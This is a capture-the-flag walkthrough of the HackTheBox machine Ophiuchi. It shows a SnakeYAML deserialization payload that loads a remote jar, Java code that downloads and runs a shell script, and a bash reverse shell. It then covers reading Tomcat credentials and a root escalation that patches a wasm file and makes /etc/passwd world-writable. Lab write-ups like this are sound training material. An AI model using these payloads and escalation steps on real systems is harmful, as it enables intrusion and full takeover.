



HACKTHEBOX



Ophiuchi

OS: 🐧 Linux

Difficulty: Medium

Points: 30

Release: 13 Feb 2021

IP: 10.10.10.227

Created By : Felamos


Port Scanning:

All Ports Scan:

```
# Nmap 7.91 scan initiated Sat Jul  3 12:56:03 2021 as: nmap -T4 -sT -vv -p- -oA nmap/allports 10.10.10.227
Warning: 10.10.10.227 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.10.227
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-07-03 12:56:03 -06 for 897s
Not shown: 65532 closed ports
Reason: 65532 conn-refused
PORT      STATE      SERVICE      REASON
22/tcp    open       ssh          syn-ack
8080/tcp   open       http-proxy   syn-ack
33797/tcp  filtered   unknown      no-response

Read data files from: /usr/bin/./share/nmap
# Nmap done at Sat Jul  3 13:11:00 2021 -
- 1 IP address (1 host up) scanned in 896.80 seconds
```

After running all ports scan we see that only 2 ports is open 22 and 8080,
Next step is to check the running service version.



Complete Scan:

```
# Nmap 7.91 scan initiated Sat Jul  3 12:58:28 2021 as: nmap -T4 -sT -sC -sV -A -vv -p22,8080 -oA nmap/complete 10.10.10.227
Nmap scan report for 10.10.10.227
Host is up, received reset ttl 63 (0.15s latency).
Scanned at 2021-07-03 12:58:28 -06 for 19s

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http     syn-ack Apache Tomcat 9.0.38
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Parse YAML
Uptime guess: 40.475 days (since Mon May 24 01:35:04 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1 154.26 ms 10.10.14.1
2 154.28 ms 10.10.10.227

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  3 12:58:47 2021 -
- 1 IP address (1 host up) scanned in 19.35 seconds
```


In the complete scan we see that

SSH is running on port 22 with version Openssh 8.2p1 Ubuntu

And the Tomcat web server is running on port 8080 With version Apache Tomcat 9.0.38

Let's look for the web service.

Port 8080 Enumeration:



While visiting the page it shows the simple web page with title Yamal Parser
Without wasting a single minute I searched for the yaml parser vulnerabilities and exploit.
And I got a blog about **yaml parser deserialization**.

<https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858>

According to this blog I created a simple request to my pc from the server using the payload.

```
!!javax.script.ScriptEngineManager [  
!!java.net.URLClassLoader [[  
!!java.net.URL ["http://ATTACKER-IP/"]  
]  
]
```

After running this payload, We observed that we got a request from the server.

```
[R4hn1]~[10.10.14.137]~[root@Vold3rm0rt]~[~/Walkthrough/HTB/Machines/Ophiuchi]  
# python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.227 - - [03/Jul/2021 13:06:32] code 404, message File not found  
10.10.10.227 - - [03/Jul/2021 13:06:32] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -  
[
```

Now from that request we are sure it is vulnerable to deserialization.
Then i got a exploit on GitHub.

Exploit : <https://github.com/artsploit/yaml-payload>

Exploit Method:

Way to exploit the deserialization.

1. Generate Shell Script

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.137/443 0>&1
```

2. Edit your payload in AwesomeScriptEngineFactory.java.

```
public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl http://10.10.14.137/shell.sh -
o /tmp/shell.sh");
            Runtime.getRuntime().exec("bash /tmp/shell.sh");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

3. Creating a Payload

```
# javac src/artsplloit/AwesomeScriptEngineFactory.java
# jar -cvf yaml-payload.jar -C src/ .
```

After running these script payload is generated with the name of yaml-payload.jar.

```
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[/opt/Tools/yaml-payload]
# javac src/artsplloit/AwesomeScriptEngineFactory.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[/opt/Tools/yaml-payload]
# jar -cvf yaml-payload.jar -C src/ .
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javafx.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
adding: artsplloit/(in = 0) (out= 0)(stored 0%)
adding: artsplloit/AwesomeScriptEngineFactory.java(in = 1571) (out= 417)(deflated 73%)
adding: artsplloit/AwesomeScriptEngineFactory.class(in = 1674) (out= 705)(deflated 57%)
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[/opt/Tools/yaml-payload]
# ls
README.md  src  yaml-payload.jar
```

We need to put payload and shell in the same directory and run our python server so the machine can download file from our system.

And execute this command in the server.

```
!!javax.script.ScriptEngineManager [  
!!java.net.URLClassLoader [[  
!!java.net.URL ["http://10.10.14.137/yaml-payload.jar"]  
)  
]
```

Once the machine download the file and execute it then we'll get a shell
And here our script is executed and we got a shell.

```
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[~/Walkthrough/HTB/Machines/Ophiuchi]  
# python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.227 - - [03/Jul/2021 13:44:11] "GET /yaml-payload.jar HTTP/1.1" 200 -  
10.10.10.227 - - [03/Jul/2021 13:44:12] "GET /yaml-payload.jar HTTP/1.1" 200 -  
10.10.10.227 - - [03/Jul/2021 13:44:12] "GET /shell.sh HTTP/1.1" 200 -  
[  
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[~/Walkthrough/HTB/Machines/Ophiuchi]  
# nc -nlvp 443  
listening on [any] 443 ...  
connect to [10.10.14.137] from (UNKNOWN) [10.10.10.227] 39228  
bash: cannot set terminal process group (796): Inappropriate ioctl for device  
bash: no job control in this shell  
tomcat@ophiuchi:/$ id  
id  
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)  
tomcat@ophiuchi:/$
```


Privilege Escalation (User):

We observed that we are logged in with tomcat. And tomcat is already running on the system
So firstly I searched for the tomcat user file.

```
tomcat@ophiuchi:/$ find / -name tomcat-users.xml 2>/dev/null
/opt/tomcat/conf/tomcat-users.xml
tomcat@ophiuchi:/$ cat /opt/tomcat/conf/tomcat-users.xml | grep "password"
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
you must define such a user - the username and password are arbitrary. It is
them. You will also need to set the passwords to something appropriate.
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
tomcat@ophiuchi:/$
```

And we got the credentials.

```
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
```

Switch the user from tomcat to admin.

```
tomcat@ophiuchi:~$ su admin
Password:
admin@ophiuchi:/opt/tomcat$ cd
admin@ophiuchi:~$ cat user.txt
b70066da9d444cf1652a17f2cb9173c4
admin@ophiuchi:~$
```

And now we are logged in as admin.

Privilege Escalation (Root):

While running `sudo -l` we see, we've privilege to run
(ALL) NOPASSWD: `/usr/bin/go run /opt/wasm-functions/index.go`

```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
```

Let's look into the file.

```
admin@ophiuchi:/opt/wasm-functions$ cat index.go
package main

import (
    "fmt"
    wasm "github.com/wasmerio/wasmer-go/wasmer"
    "os/exec"
    "log"
)

func main() {
    bytes, _ := wasm.ReadBytes("main.wasm")

    instance, _ := wasm.NewInstance(bytes)
    defer instance.Close()
    init := instance.Exports["info"]
    result, _ := init()
    f := result.String()
    if (f != "1") {
        fmt.Println("Not ready to deploy")
    } else {
        fmt.Println("Ready to deploy")
        out, err := exec.Command("/bin/sh", "deploy.sh").Output()
        if err != nil {
            log.Fatal(err)
        }
        fmt.Println(string(out))
    }
}
```


We observed two things here.

1. It reads main.wasm file.
2. There is a conditional statement.
if the main.wasm value is != 1 then it print "Not ready to deploy"
else it execute the binary called deploy.sh

[Things to be noted : There is no path mentioned for main.wasm and deploy.sh]

So we can escalate privilege by modifying main.wasm and deploy.sh

But we need to find the way to read .wasm file.

We can use a tool called wabt or a github repo.

<https://github.com/WebAssembly/wabt>

Firstly I copied the a file from machine to my local system using scp.

```
[R4hn1]--[10.10.14.137]--[root@V0ld3rm0rt]--[~/Walkthrough/HTB/Machines/Ophiuchi]
# scp admin@10.10.10.227:/tmp/demo/wasm-functions/main.wasm .
admin@10.10.10.227's password:
main.wasm
```

Steps to replace the value from 1.

```
# apt install wabt
# wasm2wat main.wasm > main.wat
# vim main.wat
# wat2wasm main.wat
```

While looking into the file, we see there is a 32 bit integer value set to 0.

```
[R4hn1]--[10.10.14.137]--[root@V0ld3rm0rt]--[~/Walkthrough/HTB/Machines/Ophiuchi]
# wasm2wat main.wasm
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Let's replace this 0 to 1 and compile it again.

```
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[~/Walkthrough/HTB/Machines/Ophiuchi]
# wasm2wat main.wasm > main.wat
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[~/Walkthrough/HTB/Machines/Ophiuchi]
# vim main.wat
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[~/Walkthrough/HTB/Machines/Ophiuchi]
# wat2wasm main.wat
[R4hn1]-[10.10.14.137]-[root@V0ld3rm0rt]-[~/Walkthrough/HTB/Machines/Ophiuchi]
# ls
Images  main.wasm  main.wat  nmap  README.md  shell.sh  yaml-payload.jar
```

Then download this file to machine and create a deploy.sh,
I created a deploy.sh to change the permission of /etc/passwd

```
admin@ophiuchi:/tmp/demo$ cat deploy.sh
#!/bin/bash
chmod 777 /etc/passwd
admin@ophiuchi:/tmp/demo$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:/tmp/demo$ ls -lha /etc/passwd
-rwxrwxrwx 1 root root 1.8K Dec 28 2020 /etc/passwd
admin@ophiuchi:/tmp/demo$
```


And now the permission is change, and we can create a new user with rootme name.

```
admin@ophiuchi:/tmp/demo$ su rootme
Password:
root@ophiuchi:/tmp/demo# cd /root
root@ophiuchi:~# ls
go  root.txt  snap
root@ophiuchi:~# cat root.txt
dc2f493a073f81fcec330528b7a93ee4
root@ophiuchi:~#
```



Rooted !!






Ophiuchi has been Pwned!


Congratulations  **R4hn1**, best of luck in capturing flags ahead!




#3364	04 Jun 2021	45
MACHINE RANK	PWN DATE	POINTS EARNED



R4hn1 Hacker
Rank: 627  194  3 
hackthebox.eu

[11]



ArmourInfosec Rank: 77
 1088  35 
hackthebox.eu